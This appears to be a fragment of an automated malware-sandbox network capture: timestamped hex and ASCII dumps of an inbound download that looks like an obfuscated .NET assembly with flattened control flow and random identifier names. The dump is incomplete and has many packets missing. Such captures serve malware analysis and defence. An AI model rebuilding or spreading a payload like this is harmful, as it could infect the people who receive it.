2022-01-14 00:51:05 UTC	43	IN	Data Raw: ff 20 aa 00 00 00 20 38 00 00 00 59 fe 0e 28 00 20 76 00 00 00 28 73 01 00 06 3a 2c ed ff ff 26 20 1c 00 00 00 38 21 ed ff ff fe 0c 11 00 20 0e 00 00 00 20 80 00 00 00 20 2a 00 00 00 59 9c 20 f1 00 00 00 38 02 ed ff ff fe 0c 0e 00 20 13 00 00 00 fe 0c 29 00 9c 20 d5 00 00 00 28 73 01 00 06 3a e5 ec ff ff 26 20 03 00 00 00 38 da ec ff ff 11 06 8e 69 1a 5b 13 09 20 49 01 00 00 38 c8 ec ff ff fe 0c 0e 00 20 1c 00 00 00 20 87 00 00 00 20 02 00 00 00 58 9c 20 00 00 00 00 28 73 01 00 06 3a a4 ec ff ff 26 20 00 00 00 00 38 99 ec ff ff fe 0c 0e 00 20 0b 00 00 00 fe 0c 29 00 9c 20 8a 00 00 00 38 81 ec ff ff fe 0c 11 00 20 0d 00 00 00 20 92 00 00 00 20 30 00 00 00 59 9c 20 04 01 00 00 38 62 ec ff ff fe 0c 0e 00 20 07 00 00 00 fe 0c 29 00 9c 20 01 01 00 00 38 4a ec Data Ascii: 8Y(v(s:,& 8! *Y 8) (s:& 8i[I8 X (s:& 8) 8 0Y 8b) 8J
2022-01-14 00:51:05 UTC	44	IN	Data Raw: 28 73 01 00 06 3a e8 e7 ff ff 26 20 7e 00 00 00 38 dd e7 ff ff 20 e3 00 00 00 20 4b 00 00 00 59 fe 0e 28 00 20 31 01 00 00 38 c4 e7 ff ff fe 0c 11 00 20 0f 00 00 00 20 78 00 00 00 20 17 00 00 00 58 9c 20 cb 00 00 00 38 a5 e7 ff ff fe 0c 0e 00 20 04 00 00 00 20 58 00 00 00 20 22 00 00 00 58 9c 20 4f 00 00 00 38 86 e7 ff ff fe 0c 0e 00 20 00 00 00 00 fe 0c 29 00 9c 20 44 01 00 00 38 6e e7 ff ff fe 0c 0e 00 20 09 00 00 00 fe 0c 29 00 9c 20 1f 00 00 00 28 74 01 00 06 3a 51 e7 ff ff 26 20 96 00 00 00 38 46 e7 ff ff 11 26 11 23 11 26 11 23 91 11 1a 11 23 91 61 d2 9c 20 cc 00 00 00 38 2b e7 ff ff 20 08 00 00 00 20 52 00 00 00 58 fe 0e 29 00 20 0e 00 00 00 38 12 e7 ff ff fe 0c 0e 00 20 0e 00 00 00 20 90 00 00 00 20 5f 00 00 00 59 9c 20 2e 00 00 00 28 73 01 00 06 Data Ascii: (s:& ~8 KY(18 x X 8 X "X O8) D8n) (t:Q& 8F&#&##a 8+ RX) 8 _Y .(s
2022-01-14 00:51:05 UTC	45	IN	Data Raw: 20 94 00 00 00 20 31 00 00 00 59 9c 20 7e 00 00 00 38 83 e2 ff ff fe 0c 11 00 20 09 00 00 00 20 b9 00 00 00 20 3d 00 00 00 59 9c 20 db 00 00 00 38 64 e2 ff ff 20 2b 00 00 00 20 12 00 00 00 58 fe 0e 28 00 20 27 00 00 00 28 73 01 00 06 3a 46 e2 ff ff 26 20 18 00 00 00 38 3b e2 ff ff fe 0c 0e 00 20 0c 00 00 00 20 d6 00 00 00 20 47 00 00 00 59 9c 20 48 01 00 00 38 1c e2 ff ff fe 0c 0e 00 20 13 00 00 00 20 bf 00 00 00 20 45 00 00 00 59 9c 20 1f 00 00 00 28 74 01 00 06 3a f8 e1 ff ff 26 20 88 00 00 00 38 ed e1 ff ff fe 0c 0e 00 20 11 00 00 00 20 92 00 00 00 20 29 00 00 00 58 9c 20 8d 00 00 00 28 73 01 00 06 39 c9 e1 ff ff 26 20 23 01 00 00 38 be e1 ff ff 20 92 00 00 00 20 4c 00 00 00 59 fe 0e 29 00 20 1c 00 00 00 28 73 01 00 06 39 a0 e1 ff ff 26 20 ba 00 00 00 Data Ascii: 1Y ~8 =Y 8d + X('(s:F& 8; GY H8 EY (t:& 8)X (s9& #8 LY) (s9&
2022-01-14 00:51:05 UTC	47	IN	Data Raw: 15 11 25 28 6d 01 00 06 20 00 00 00 00 28 73 01 00 06 39 0f 00 00 00 26 20 00 00 00 00 38 04 00 00 00 fe 0c 19 00 45 01 00 00 00 05 00 00 00 38 00 00 00 00 dd e1 06 00 00 11 15 3a 53 00 00 00 20 00 00 00 00 28 73 01 00 06 39 0f 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 12 00 45 03 00 00 00 24 00 00 00 05 00 00 00 39 00 00 00 38 1f 00 00 00 38 2f 00 00 00 20 00 00 00 00 28 74 01 00 06 3a d6 ff ff ff 26 20 00 00 00 00 38 cb ff ff ff 11 15 28 6e 01 00 06 20 02 00 00 00 fe 0e 12 00 38 b2 ff ff ff dc 20 bd 00 00 00 fe 0e 20 00 38 85 dc ff ff 38 ae 12 00 00 20 37 00 00 00 38 7a dc ff ff fe 0c 11 00 20 0d 00 00 00 fe 0c 28 00 9c 20 14 01 00 00 28 74 01 00 06 39 5d dc ff ff 26 20 11 01 00 00 38 52 dc ff ff fe 0c 0e 00 20 05 00 00 00 20 90 00 00 00 20 30 00 Data Ascii: %(m (s9& 8E8:S (s9& 8E$988/ (t:& 8(n 8 88 78z ((t9]& 8R 0
2022-01-14 00:51:05 UTC	48	IN	Data Raw: fe 0e 29 00 20 c9 00 00 00 28 74 01 00 06 3a d4 d7 ff ff 26 20 f5 00 00 00 38 c9 d7 ff ff fe 0c 11 00 20 06 00 00 00 20 ce 00 00 00 20 44 00 00 00 59 9c 20 69 00 00 00 28 73 01 00 06 39 a5 d7 ff ff 26 20 80 01 00 00 38 9a d7 ff ff fe 0c 0e 00 20 04 00 00 00 fe 0c 29 00 9c 20 81 01 00 00 38 82 d7 ff ff fe 0c 0e 00 20 09 00 00 00 20 34 00 00 00 20 68 00 00 00 58 9c 20 17 00 00 00 28 74 01 00 06 3a 5e d7 ff ff 26 20 34 01 00 00 38 53 d7 ff ff 20 d7 00 00 00 20 47 00 00 00 59 fe 0e 29 00 20 3e 01 00 00 fe 0e 20 00 38 32 d7 ff ff fe 0c 0e 00 20 16 00 00 00 fe 0c 29 00 9c 20 c6 00 00 00 28 73 01 00 06 3a 19 d7 ff ff 26 20 0b 00 00 00 38 0e d7 ff ff 11 14 11 05 3f bf 0c 00 00 20 59 00 00 00 38 fb d6 ff ff 20 bb 00 00 00 20 29 00 00 00 58 fe 0e 28 00 20 4c 01 00 Data Ascii:) (t:& 8 DY i(s9& 8) 8 4 hX (t:^& 48S GY) > 82) (s:& 8? Y8)X(L
2022-01-14 00:51:05 UTC	49	IN	Data Raw: 38 89 d2 ff ff 20 32 00 00 00 20 35 00 00 00 58 fe 0e 28 00 20 0c 01 00 00 38 70 d2 ff ff fe 0c 11 00 13 1a 20 51 00 00 00 28 73 01 00 06 39 5b d2 ff ff 26 20 4b 01 00 00 38 50 d2 ff ff fe 0c 0e 00 20 18 00 00 00 fe 0c 29 00 9c 20 58 00 00 00 38 38 d2 ff ff 20 c5 00 00 00 20 39 00 00 00 58 fe 0e 29 00 20 54 00 00 00 28 73 01 00 06 39 1a d2 ff ff 26 20 79 00 00 00 38 0f d2 ff ff fe 0c 0e 00 20 0f 00 00 00 fe 0c 29 00 9c 20 d4 00 00 00 38 f7 d1 ff ff fe 0c 0e 00 20 06 00 00 00 fe 0c 29 00 9c 20 12 00 00 00 38 df d1 ff ff 20 0c 00 00 00 20 1a 00 00 00 58 fe 0e 29 00 20 70 01 00 00 28 73 01 00 06 3a c1 d1 ff ff 26 20 b6 00 00 00 38 b6 d1 ff ff fe 0c 11 00 20 0b 00 00 00 fe 0c 28 00 9c 20 1f 01 00 00 38 9e d1 ff ff 20 d4 00 00 00 20 46 00 00 00 59 fe 0e 28 00 Data Ascii: 8 2 5X(8p Q(s9[& K8P) X88 9X) T(s9& y8) 8) 8 X) p(s:& 8 (8 FY(
2022-01-14 00:51:05 UTC	51	IN	Data Raw: ff fe 0c 0e 00 20 05 00 00 00 20 25 00 00 00 20 60 00 00 00 58 9c 20 72 01 00 00 38 15 cd ff ff fe 0c 0e 00 20 11 00 00 00 fe 0c 29 00 9c 20 77 00 00 00 38 fd cc ff ff fe 0c 0e 00 20 08 00 00 00 fe 0c 29 00 9c 20 27 01 00 00 fe 0e 20 00 38 dd cc ff ff 11 0b 11 09 3f 3b db ff ff 20 16 01 00 00 38 ce cc ff ff 11 08 1e 62 13 08 20 3b 00 00 00 fe 0e 20 00 38 b6 cc ff ff fe 0c 0e 00 20 1e 00 00 00 20 79 00 00 00 20 2e 00 00 00 58 9c 20 55 01 00 00 fe 0e 20 00 38 93 cc ff ff 20 91 00 00 00 20 12 00 00 00 58 fe 0e 28 00 20 41 01 00 00 38 7e cc ff ff fe 0c 11 00 20 07 00 00 00 fe 0c 28 00 9c 20 85 00 00 00 38 66 cc ff ff fe 0c 11 00 20 05 00 00 00 fe 0c 28 00 9c 20 7f 01 00 00 28 74 01 00 06 39 49 cc ff ff 26 20 31 01 00 00 38 3e cc ff ff fe 0c 0e 00 20 1b 00 00 Data Ascii: % `X r8) w8) ' 8?; 8b ; 8 y .X U 8 X(A8~ (8f ((t9I& 18>
2022-01-14 00:51:05 UTC	52	IN	Data Raw: fe 0c 18 00 76 6c 6d 58 13 2a 20 92 00 00 00 38 c8 c7 ff ff 00 00 01 10 00 00 02 00 d1 22 3a 0b 23 70 00 00 00 00 13 30 04 00 5c 00 00 00 00 00 00 00 02 d0 3a 00 00 02 28 23 00 00 0a 6f 24 00 00 0a 28 cb 00 00 0a 39 3b 00 00 00 7e 78 00 00 04 3a 05 00 00 00 28 60 01 00 06 73 cc 00 00 0a 25 02 6f cd 00 00 0a 6f ce 00 00 0a 25 7e 77 00 00 04 74 36 00 00 01 6f cd 00 00 0a 6f ce 00 00 0a 6f cf 00 00 0a 2a 02 6f cd 00 00 0a 2a 13 30 03 00 4d 00 00 00 1c 00 00 11 7e 78 00 00 04 3a 05 00 00 00 28 60 01 00 06 03 6f d0 00 00 0a 0a 16 0b 38 21 00 00 00 7e 76 00 00 04 07 9a 06 28 8d 00 00 0a 39 0b 00 00 00 7e 77 00 00 04 74 36 00 00 01 2a 07 17 58 0b 07 7e 76 00 00 04 8e 69 3f d2 ff ff ff 14 2a 00 00 00 8a 02 28 09 00 00 0a 28 d1 00 00 0a 14 fe 06 62 01 00 06 73 d2 Data Ascii: vlmX* 8":#p0\:(#o$(9;~x:(`s%oo%~wt6ooo*o*0M~x:(`o8!~v(9~wt6*X~vi?*((bs
2022-01-14 00:51:05 UTC	53	IN	Data Raw: 00 03 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 03 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 Data Ascii: 0*0*0*0*0*0*0*0*0*0*0*0*0*0*0*0
2022-01-14 00:51:05 UTC	55	IN	Data Raw: 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 14 2a 13 30 04 00 04 00 00 00 00 00 00 00 00 14 2a 12 00 00 14 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 17 2a 00 00 00 13 30 03 00 04 00 00 00 00 00 00 00 00 17 Data Ascii: 0*0*0*0*0*0*0*0*0**0*0*0*0****0

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:51:05 UTC	59	IN	Data Raw: 00 1d 00 49 66 00 13 00 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 13 30 03 00 04 00 00 00 00 00 00 00 00 00 00 2a 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 01 1c 00 00 00 00 31 00 16 47 00 0b 0a 00 00 01 02 00 07 00 55 5c 00 13 00 00 00 00 03 30 08 00 04 00 00 00 00 00 00 00 00 00 00 2a 41 34 00 00 02 00 00 00 e6 01 00 00 f7 00 00 00 dd 02 00 00 13 00 00 00 00 00 00 00 00 00 00 00 59 00 00 00 12 00 00 00 6b 00 00 00 46 03 00 00 0f 00 00 01 03 30 08 00 04 00 00 00 00 00 00 00 00 00 2a 41 1c 00 00 02 00 00 00 17 00 00 00 04 01 00 00 1b 01 00 00 13 00 00 00 00 00 00 00 03 30 08 00 04 00 00 00 00 00 00 00 00 00 2a Data Ascii: If**(*(*(*(*(*0*0*1GU\0*A4YkF0*A0*
2022-01-14 00:51:05 UTC	63	IN	Data Raw: 00 00 2a 0e 01 0e 00 6f b7 05 00 06 2a 00 42 28 a9 00 00 06 d0 b4 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f bb 05 00 06 2a 00 42 28 a9 00 00 06 d0 b5 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f bf 05 00 06 2a 00 42 28 a9 00 00 06 d0 b6 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f c3 05 00 06 2a 00 42 28 a9 00 00 06 d0 b7 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f c7 05 00 06 2a 00 42 28 a9 00 00 06 d0 b8 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f cb 05 00 06 2a 00 42 28 a9 00 00 06 d0 b9 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f cf 05 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 ba 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f d3 05 00 06 2a 00 00 00 42 Data Ascii: *o*B((**o*B((**o*B((**o*B((*:o*B((*:o*B((*2o*B((*2o*B
2022-01-14 00:51:05 UTC	64	IN	Data Raw: 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 2f 06 00 06 2a 00 42 28 a9 00 00 06 d0 d2 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 33 06 00 06 2a 00 42 28 a9 00 00 06 d0 d3 00 00 02 28 a0 00 00 06 2a 00 00 00 3a 0e 03 0e 00 0e 01 0e 02 6f 37 06 00 06 2a 00 42 28 a9 00 00 06 d0 d4 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 3b 06 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 d5 00 00 02 28 a0 00 00 06 2a 00 00 00 32 0e 02 0e 00 0e 01 6f 3f 06 00 06 2a 00 00 00 42 28 a9 00 00 06 d0 d6 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 43 06 00 06 2a 00 42 28 a9 00 00 06 d0 d7 00 00 02 28 a0 00 00 06 2a 00 00 00 2a 0e 01 0e 00 6f 47 06 00 06 2a 00 42 28 a9 00 00 06 d0 d8 00 00 02 28 a0 00 00 06 2a 00 00 00 42 53 Data Ascii: (*:o/*B((*:o3*B((*:o7*B((*2o;*B((*2o?*B((**oC*B((**oG*B((*BS
2022-01-14 00:51:05 UTC	68	IN	Data Raw: 00 00 2d 00 ea 01 27 06 00 01 00 00 6f 16 00 00 2d 00 eb 01 2b 06 00 01 00 00 83 16 00 00 2d 00 ec 01 2f 06 00 01 00 00 97 16 00 00 2d 00 ed 01 33 06 00 01 00 00 ab 16 00 00 2d 00 ee 01 37 06 00 01 00 00 bf 16 00 00 2d 00 ef 01 3b 06 00 01 00 00 d3 16 00 00 2d 00 f0 01 3f 06 00 01 00 00 e7 16 00 00 2d 00 f1 01 43 06 00 01 00 00 fb 16 00 00 2d 00 f2 01 47 06 13 00 16 17 3b 01 13 00 73 17 4e 01 06 00 f0 17 75 01 11 00 91 18 7a 01 11 00 22 19 e9 01 16 00 59 19 ec 01 11 00 9a 19 ef 01 01 00 41 1a 01 02 11 00 82 1a 04 02 16 00 af 1b 51 02 11 00 b6 1b 01 02 13 00 f5 1b 5f 02 01 00 d2 1d aa 02 13 00 d8 1d ae 02 16 00 af 1b bd 03 16 00 33 1f ce 03 16 00 af 1b dd 03 16 00 33 1f ee 03 16 00 3a 1f ee 03 16 00 41 1f fc 03 16 00 48 1f bd 03 16 00 4f 1f ce 03 01 00 ad Data Ascii: -'o-+-/-3-7-;-?-C-G;sNuz"YAQ_33:AHO
2022-01-14 00:51:05 UTC	72	IN	Data Raw: 00 00 00 03 00 c6 01 4a 21 a7 04 46 00 00 00 00 00 03 00 c6 01 7a 21 87 04 49 00 d0 23 00 00 00 00 91 18 0f 17 37 01 4b 00 00 00 00 00 03 00 86 18 54 00 65 01 4b 00 00 00 00 00 03 00 c6 01 24 18 b4 04 4d 00 00 00 00 00 03 00 c6 01 4a 21 ca 04 5a 00 00 00 00 00 03 00 c6 01 7a 21 e6 04 68 00 d8 23 00 00 00 00 91 18 0f 17 37 01 6c 00 00 00 00 00 03 00 86 18 54 00 65 01 6c 00 00 00 00 00 03 00 c6 01 24 18 f5 04 6e 00 00 00 00 00 03 00 c6 01 4a 21 fd 04 71 00 00 00 00 00 03 00 c6 01 7a 21 87 04 75 00 e0 23 00 00 00 00 91 18 0f 17 37 01 77 00 00 00 00 00 03 00 86 18 54 00 65 01 77 00 00 00 00 00 03 00 c6 01 24 18 f5 04 79 00 00 00 00 00 03 00 c6 01 4a 21 fd 04 7c 00 00 00 00 00 03 00 c6 01 7a 21 87 04 80 00 e8 23 00 00 00 00 91 18 0f 17 37 01 82 00 00 00 00 00 Data Ascii: J!Fz!I#7KTeK$MJ!Zz!h#7lTel$nJ!qz!u#7wTew$yJ!|z!#7
2022-01-14 00:51:05 UTC	76	IN	Data Raw: 00 00 08 00 86 18 54 00 d7 00 b4 01 78 ea 00 00 00 00 91 18 0f 17 37 01 b4 01 80 ea 00 00 08 00 93 00 ad 3f da 0d b4 01 88 ea 00 00 08 00 93 00 b8 3f df 0d b4 01 b4 ea 00 00 08 00 93 00 14 40 a9 0e b8 01 bc ea 00 00 08 00 93 00 1f 40 b6 0e bb 01 c4 ea 00 00 08 00 93 00 2a 40 37 01 be 01 d4 ea 00 00 08 00 93 00 35 40 70 02 be 01 e4 ea 00 00 08 00 93 00 40 40 d3 0e bf 01 f4 ea 00 00 08 00 86 18 54 00 d7 00 c0 01 fc ea 00 00 08 00 91 18 0f 17 37 01 c0 01 50 eb 00 00 08 00 93 00 4b 40 45 01 c0 01 58 eb 00 00 08 00 93 00 5f 40 e3 0e c0 01 60 eb 00 00 08 00 93 00 73 40 37 01 c0 01 68 eb 00 00 08 00 c3 02 f3 40 fe 0e c0 01 70 eb 00 00 08 00 c3 02 fe 40 fe 0e c1 01 78 eb 00 00 08 00 86 18 54 00 05 0f c2 01 88 eb 00 00 08 00 86 18 54 00 0a 0f c3 01 98 eb 00 00 08 Data Ascii: Tx7??@@*@75@p@@T7PK@EX_@`s@7h@p@xTT
2022-01-14 00:51:05 UTC	81	IN	Data Raw: 00 08 00 86 00 8b 47 74 0f 33 02 34 f8 00 00 08 00 c6 00 b3 43 74 0f 34 02 44 f8 00 00 08 00 86 00 96 47 74 0f 35 02 54 f8 00 00 08 00 c6 00 be 43 74 0f 36 02 64 f8 00 00 08 00 c6 00 c9 43 74 0f 37 02 74 f8 00 00 08 00 c6 00 d4 43 6e 0f 38 02 84 f8 00 00 08 00 c6 00 df 43 74 0f 38 02 94 f8 00 00 08 00 c6 00 ea 43 74 0f 39 02 a4 f8 00 00 08 00 c6 00 f5 43 74 0f 3a 02 b4 f8 00 00 08 00 c6 00 00 44 74 0f 3b 02 c4 f8 00 00 08 00 86 00 a1 47 fb 0f 3c 02 cc f8 00 00 08 00 86 00 ac 47 fb 0f 3d 02 d4 f8 00 00 08 00 86 00 b7 47 fb 0f 3e 02 dc f8 00 00 08 00 c6 00 f1 2e 08 02 3f 02 e4 f8 00 00 08 00 c3 02 0b 44 6e 0f 3f 02 ec f8 00 00 08 00 c3 02 16 44 7e 01 3f 02 f4 f8 00 00 08 00 c3 02 21 44 7d 0f 3f 02 04 f9 00 00 08 00 c3 02 37 44 7d 0f 40 02 14 f9 00 00 08 00 Data Ascii: Gt34Ct4DGt5TCt6dCt7tCn8Ct8Ct9Ct:Dt;G<G=G>.?Dn?D~?!D}??7D}@
2022-01-14 00:51:05 UTC	85	IN	Data Raw: 08 00 c3 02 f3 40 fe 0e b4 02 60 01 01 00 08 00 c3 02 fe 40 fe 0e b5 02 68 01 01 00 08 00 c3 02 df 4a fe 0e b6 02 70 01 01 00 08 00 c3 02 35 41 41 0f b7 02 80 01 01 00 08 00 c3 02 0b 44 6e 0f b8 02 88 01 01 00 08 00 c3 02 16 44 7e 01 b8 02 90 01 01 00 08 00 c3 02 21 44 7d 0f b8 02 a0 01 01 00 08 00 c3 02 37 44 7d 0f b9 02 b0 01 01 00 08 00 c3 02 56 41 7e 01 ba 02 b8 01 01 00 08 00 93 00 ec 4c 45 01 ba 02 c0 01 01 00 08 00 93 00 00 4d 05 11 ba 02 c8 01 01 00 08 00 93 00 14 4d c3 0a ba 02 d0 01 01 00 00 00 91 18 0f 17 37 01 ba 02 d8 01 01 00 08 00 86 18 54 00 d7 00 ba 02 e0 01 01 00 08 00 93 00 5d 4d 45 01 ba 02 e8 01 01 00 08 00 93 00 71 4d 10 11 ba 02 f0 01 01 00 00 00 91 18 0f 17 37 01 ba 02 f8 01 01 00 08 00 86 18 54 00 d7 00 ba 02 00 02 01 00 08 00 93 Data Ascii: @`@hJp5AADnD~!D}7D}VA~LEMM7T]MEqM7T
2022-01-14 00:51:05 UTC	89	IN	Data Raw: 00 06 18 54 00 65 01 31 03 dc 0d 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 b3 00 31 03 f0 0d 01 00 08 00 16 00 f5 68 bc 18 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 fc 0d 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 c9 18 31 03 10 0e 01 00 08 00 16 00 f5 68 cf 18 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 1c 0e 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 dd 18 31 03 30 0e 01 00 08 00 16 00 f5 68 e4 18 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 3c 0e 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 f3 18 31 03 50 0e 01 00 08 00 16 00 f5 68 f8 18 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 5c 0e 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 Data Ascii: Te171F$1h1Te171F$1h1Te171F$10h1Te1<71F$1Ph1Te1\71F
2022-01-14 00:51:05 UTC	93	IN	Data Raw: 46 00 24 18 53 1f 31 03 f8 17 01 00 08 00 16 00 f5 68 5c 1f 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 08 18 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 6d 1f 31 03 1c 18 01 00 08 00 16 00 f5 68 75 1f 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 2c 18 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 85 1f 31 03 40 18 01 00 08 00 16 00 f5 68 8c 1f 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 50 18 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 9b 1f 31 03 64 18 01 00 08 00 16 00 f5 68 a2 1f 31 03 00 00 00 00 03 00 06 18 54 00 65 01 31 03 70 18 01 00 08 00 10 18 0f 17 37 01 31 03 00 00 00 00 03 00 46 00 24 18 b1 1f 31 03 84 18 01 00 08 00 16 00 f5 68 b8 1f 31 03 00 00 00 00 03 00 06 18 54 Data Ascii: F$S1h\1Te171F$m1hu1Te1,71F$1@h1Te1P71F$1dh1Te1p71F$1h1T

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:51:05 UTC	96	IN	Data Raw: 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 02 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 01 00 dd 29 00 00 Data Ascii:))
2022-01-14 00:51:05 UTC	100	IN	Data Raw: b3 20 81 01 89 32 b8 20 69 02 89 32 c2 20 51 00 d2 4f 9f 07 79 00 e7 6f cc 20 79 00 e9 2e c6 07 21 01 fa 6f 08 02 09 02 90 2a d1 20 79 01 07 70 d8 20 79 01 14 70 df 20 d1 01 23 2c 9f 07 79 01 22 70 e4 20 21 01 30 70 eb 20 61 03 41 70 f2 20 61 03 47 70 f2 20 d1 01 90 2a f7 20 19 03 52 70 52 05 49 02 7d 2d 01 21 49 02 65 70 0b 21 49 02 7d 2d 14 21 49 02 72 70 1e 21 49 02 7d 2d 2c 21 e9 03 8d 70 c6 07 81 01 bc 2c 7e 01 49 02 7d 2d 36 21 49 02 7d 2d 40 21 31 01 9b 70 d3 10 19 00 a6 70 48 21 81 01 b0 70 4d 21 21 01 c0 70 53 21 f1 03 54 00 d7 00 f9 03 54 00 d7 00 01 04 54 00 d7 00 09 04 54 00 6b 21 21 04 54 00 d7 00 29 04 54 00 d7 00 31 04 54 00 6f 22 49 04 54 00 d7 00 06 00 15 00 f3 01 02 00 d5 0b e0 13 27 00 8b 0c 59 21 2e 00 23 00 ea 00 2e 00 1b 00 db 00 2e Data Ascii: 2 i2 QOyo y.!o* yp yp #,y"p !0p aAp aGp * RpRI}-!Iep!I}-!Irp!I}-,!p,~I}-6!I}-@!1ppH!pM!!pS!TTTTk!!T)T1To"IT 'Y!.#..
2022-01-14 00:51:05 UTC	104	IN	Data Raw: 62 74 64 67 47 44 66 31 32 71 72 00 75 4b 74 76 4b 64 6b 42 6a 76 34 74 33 54 46 51 42 65 00 4e 69 66 76 64 70 74 68 58 79 5a 53 33 6a 38 58 78 45 00 41 74 74 72 69 62 75 74 65 00 6a 73 54 38 56 69 31 6e 71 57 32 6e 4d 36 46 4b 4b 43 4a 60 31 00 43 49 4b 42 59 35 5a 74 71 39 47 67 34 6f 45 35 56 55 00 76 62 68 76 36 59 75 42 4c 42 6e 5a 4 5 30 48 42 5a 55 00 58 43 42 30 73 38 37 42 44 48 30 69 51 4b 67 4a 36 58 00 48 6d 76 79 77 36 4f 4a 32 56 50 5a 55 43 56 49 6c 55 00 66 6a 76 49 44 58 6f 48 78 4c 54 47 78 6c 41 4c 53 4b 00 69 6f 43 31 59 63 76 62 5a 32 79 52 47 67 73 4f 42 45 00 71 41 53 38 51 69 52 73 38 6e 62 46 61 41 33 65 30 63 00 58 4e 56 30 75 42 4e 49 66 30 68 52 47 4c 6c 54 65 72 00 51 52 52 4b 66 42 72 4e 4a 68 51 75 47 41 73 49 68 5a 00 49 51 Data Ascii: btdgGDf12qruKtvKdkBjv4t3TFQBeNifvdpthXyZS3j8XxEAttributejsT8Vi1nqW2nM6FKKCJ`1CIKBY5Ztq9G g4oE5VUvbhv6YuBLBnZE0HBZUXCB0s87BDH0iQKgJ6XHmvyw6OJ2VPZUCVIlUfjvIDXoHxLTGxlALSKioC1YcvbZ2y RGgsOBEqAS8QiRs8nbFaA3e0cXNV0uBNIf0hRGLlTerQRRKfBrNJhQuGAsIhZIQ
